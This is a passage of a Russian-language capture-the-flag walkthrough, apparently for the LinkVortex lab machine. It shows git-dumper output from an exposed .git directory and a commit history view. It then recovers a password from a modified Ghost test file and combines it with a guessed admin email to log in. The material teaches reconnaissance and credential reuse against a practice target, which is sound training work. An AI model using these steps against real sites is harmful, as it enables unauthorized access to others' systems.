
```
git-dumper http://dev.linkvortex.htb/.git/ .
[-] Testing http://dev.linkvortex.htb/.git/HEAD [200]
[-] Testing http://dev.linkvortex.htb/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://dev.linkvortex.htb/.git/ [200]
[-] Fetching http://dev.linkvortex.htb/.gitignore [404]
[-] http://dev.linkvortex.htb/.gitignore responded with status code 404
[-] Fetching http://dev.linkvortex.htb/.git/packed-refs [200]
[-] Fetching http://dev.linkvortex.htb/.git/shallow [200]
[-] Fetching http://dev.linkvortex.htb/.git/HEAD [200]
[-] Fetching http://dev.linkvortex.htb/.git/objects/ [200]
[-] Fetching http://dev.linkvortex.htb/.git/config [200]
[-] Fetching http://dev.linkvortex.htb/.git/description [200]
[-] Fetching http://dev.linkvortex.htb/.git/index [200]
[-] Fetching http://dev.linkvortex.htb/.git/info/ [200]
[-] Fetching http://dev.linkvortex.htb/.git/hooks/ [200]
[-] Fetching http://dev.linkvortex.htb/.git/logs/ [200]
[-] Fetching http://dev.linkvortex.htb/.git/refs/ [200]
[-] Fetching http://dev.linkvortex.htb/.git/objects/50/ [200]
[-] Fetching http://dev.linkvortex.htb/.git/objects/pack/ [200]
[-] Fetching http://dev.linkvortex.htb/.git/objects/e6/ [200]
[-] Fetching http://dev.linkvortex.htb/.git/logs/HEAD [200]
[-] Fetching http://dev.linkvortex.htb/.git/info/exclude [200]
[-] Fetching http://dev.linkvortex.htb/.git/hooks/fsmonitor-watchman.sample [200]
[-] Fetching http://dev.linkvortex.htb/.git/hooks/commit-msg.sample [200]
[-] Fetching http://dev.linkvortex.htb/.git/hooks/applypatch-msg.sample [200]
[-] Fetching http://dev.linkvortex.htb/.git/hooks/post-update.sample [200]
[-] Fetching http://dev.linkvortex.htb/.git/hooks/pre-rebase.sample [200]
[-] Fetching http://dev.linkvortex.htb/.git/hooks/pre-commit.sample [200]
[-] Fetching http://dev.linkvortex.htb/.git/hooks/pre-applypatch.sample [200]
[-] Fetching http://dev.linkvortex.htb/.git/hooks/pre-merge-commit.sample [200]
[-] Fetching http://dev.linkvortex.htb/.git/hooks/pre-push.sample [200]
[-] Fetching http://dev.linkvortex.htb/.git/hooks/prepare-commit-msg.sample [200]
[-] Fetching http://dev.linkvortex.htb/.git/hooks/update.sample [200]
[-] Fetching http://dev.linkvortex.htb/.git/hooks/pre-receive.sample [200]
[-] Fetching http://dev.linkvortex.htb/.git/hooks/push-to-checkout.sample [200]
[-] Fetching http://dev.linkvortex.htb/.git/objects/50/864e0261278525197724b394ed4292414d9fec [200]
[-] Fetching http://dev.linkvortex.htb/.git/objects/pack/pack-0b802d170fe45db10157bb8e02bfc9397d5e9d87.idx [200]
[-] Fetching http://dev.linkvortex.htb/.git/objects/e6/54b0ed7f9c9aedf3180ee1fd94e7e43b29f000 [200]
[-] Fetching http://dev.linkvortex.htb/.git/refs/tags/ [200]
[-] Fetching http://dev.linkvortex.htb/.git/objects/pack/pack-0b802d170fe45db10157bb8e02bfc9397d5e9d87.pack [200]
[-] Fetching http://dev.linkvortex.htb/.git/refs/tags/v5.57.3 [200]
```

Клонирование репозитория

Теперь поищем что-нибудь интересное в исходном коде веб-приложения.

ТОЧКА ОПОРЫ


Открываем репозиторий в VS Code и переходим к истории коммитов.



```
Uncommitted Changes (2)                                               28 Jan 2025 10:44  *                    *
  Displaying all uncommitted changes.
    ghost / core / test / regression / api / admin
      authentication.test.js (+1 | -1)
    Dockerfile.ghost
v5.58.0 v5.58.0                                                       4 Aug 2023 18:02  Ghost CI             299cdb43
Added Tips&Donations link to portal links (#17580)                    4 Aug 2023 17:15  Djordje Vlaisavljevic dce2e68c
Data generator: Ensure order of newsletters is correct                4 Aug 2023 15:07  Sam Lord             35625606
Entirely rewrote data generator to simplify codebase                  2 Aug 2023 16:43  Sam Lord             4ff46779
Optimised react-query caching to prevent excessive requests (#17595)  4 Aug 2023 14:24  Jono M               cf947bc4
AdminX Newsletters refinements (#17594)                               4 Aug 2023 12:42  Peter Zimon          77cc6df6
Updated Tips&Donations portal success and loading states design (#17592) 4 Aug 2023 00:46  Djordje Vlaisavljevic 24ea4c0f
Updated Tips & donations settings design (#17591)                     4 Aug 2023 00:37  Djordje Vlaisavljevic be7a2d0a
Removed unconsistent success state from the donation page (#17590)    4 Aug 2023 00:00  Sag                  7f6de07b
Fixed donations checkout for logged-off readers (#17589)              3 Aug 2023 23:45  Sag                  7e9b2d48
Added migrations for Tips & Donations' settings (#17576)              3 Aug 2023 23:13  Sag                  19bdb0ef
2023 (2)                                                              3 Aug 2023 22:41  John O'Nolan         c06ba9be
2023                                                                  3 Aug 2023 22:40  John O'Nolan         265e6222
Added remaining wiring to AdminX Newsletters (#17587)                 3 Aug 2023 20:26  Jono M               21f57c5a
Added enable newsletter toggle in AdminX settings (#17582)            3 Aug 2023 19:32  Peter Zimon          d960b128
Added source to beta editor feedback (#17586)                         3 Aug 2023 18:10  Steve Larson         af7ce527
Updated Tips & donations settings (#17585)                            3 Aug 2023 17:28  Djordje Vlaisavljevic f26203f8
Fixed member filtering on newsletter subscription status (#17583)     3 Aug 2023 15:26  Michael Barrett      262c6be7
Merged v5.57.3 into main                                              3 Aug 2023 13:25  Ghost CI             81ef2ade
v5.57.3 v5.57.3                                                       3 Aug 2023 13:25  Ghost CI             34b6f191
Cleaned up AdminX API handling (#17571)                               3 Aug 2023 11:29  Jono M               c4676119
```

История коммитов


В файле `Dockerfile.ghost` указан JSON-конфиг, но в каталоге его нет.



```
FROM ghost:5.58.0

# Copy the config
COPY config.production.json /var/lib/ghost/config.production.json

# Prevent installing packages
RUN rm -rf /var/lib/apt/lists/* /etc/apt/sources.list* /usr/bin/apt-get /usr/bin/apt /usr/bin/dpkg /usr/sbin/dpkg /usr/bin/dpkg-deb /usr/sbin/dpkg-deb

# Wait for the db to be ready first
COPY wait-for-it.sh /var/lib/ghost/wait-for-it.sh
COPY entry.sh /entry.sh
RUN chmod +x /var/lib/ghost/wait-for-it.sh
RUN chmod +x /entry.sh

ENTRYPOINT ["/entry.sh"]
CMD ["node", "current/index.js"]
```

Содержимое файла Dockerfile.ghost

А вот в файле `authentication.test.js` есть два пароля, старый и новый.




```
    it('complete setup', async function () {
        const email = 'test@example.com';
        const password = 'thisissupersafe';

        const requestMock = nock('https://api.github.com')
            .get('/repos/tryghost/dawn/zipball')
            .query(true)
            .replyWithFile(200, fixtureManager.getPathForFixture('themes/val
```

```
    it('complete setup', async function () {
        const email = 'test@example.com';
        const password = 'OctopiFociPilfer45';

        const requestMock = nock('https://api.github.com')
            .get('/repos/tryghost/dawn/zipball')
            .query(true)
            .replyWithFile(200, fixtureManager.getPathForFixture(
```

Содержимое файла authentication.test.js

Осталось найти имя пользователя. На одной из страниц сайта можно увидеть, что автор статьи — `admin`.




The Random Access Memory

admin
Apr 1, 2024 • 2 min read

Random Access Memory (RAM) is a crucial component in all computing devices, serving as the main short-term data storage space. RAM stores the data and programs that a CPU needs in real time or near real time. Unlike hard drives or SSDs (Solid State Drives), which store data permanently, RAM is volatile, meaning it loses its contents when the device is turned off.

Содержимое страницы The Random Access Memory


Так как в качестве логина нужно указать почту, попробуем использовать домен `linkvortex.htb`.



Email address: admin@linkvortex.htb
Password: ••••••••••••••••••

Страница авторизации

